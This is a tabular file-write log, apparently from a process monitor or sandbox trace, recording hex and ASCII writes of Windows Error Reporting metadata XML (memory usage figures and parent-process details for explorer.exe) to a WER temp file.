C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 34 00 38 00 39 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7548928</WorkingSetSize>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157928</QuotaPagedPoolUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2124	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 34 00 30 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>24016</QuotaPeakNonPagedPoolUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2248	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2252	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2258	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 38 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>23880</QuotaNonPagedPoolUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2366	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2370	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2376	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1552384</PagefileUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2452	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2456	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2462	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1560576</PeakPagefileUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2554	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2558	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2564	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1552384</PrivateUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2636	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2640	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2644	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2690	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2694	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2698	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2728	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2732	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2738	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	4	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2790	28	3c 00 50 00 69 00 64 00 3e 00 36 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>684</Pid>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 37 00 33 00 36 00 36 00 31 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4736615</Uptime>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 30 00 35 00 36 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>50561</PageFaultCount>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 34 00 30 00 31 00 37 00 39 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>104017920</PeakWorkingSetSize>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3682	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 35 00 39 00 34 00 32 00 34 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>99594240</WorkingSetSize>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 33 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>983440</QuotaPeakPagedPoolUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 33 00 39 00 38 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>939816</QuotaPagedPoolUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 32 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>72296</QuotaPeakNonPagedPoolUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 30 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>72024</QuotaNonPagedPoolUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 31 00 33 00 38 00 33 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>30138368</PagefileUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 34 00 39 00 35 00 33 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>36495360</PeakPagefileUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 31 00 33 00 38 00 33 00 36 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>30138368</PrivateUsage>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
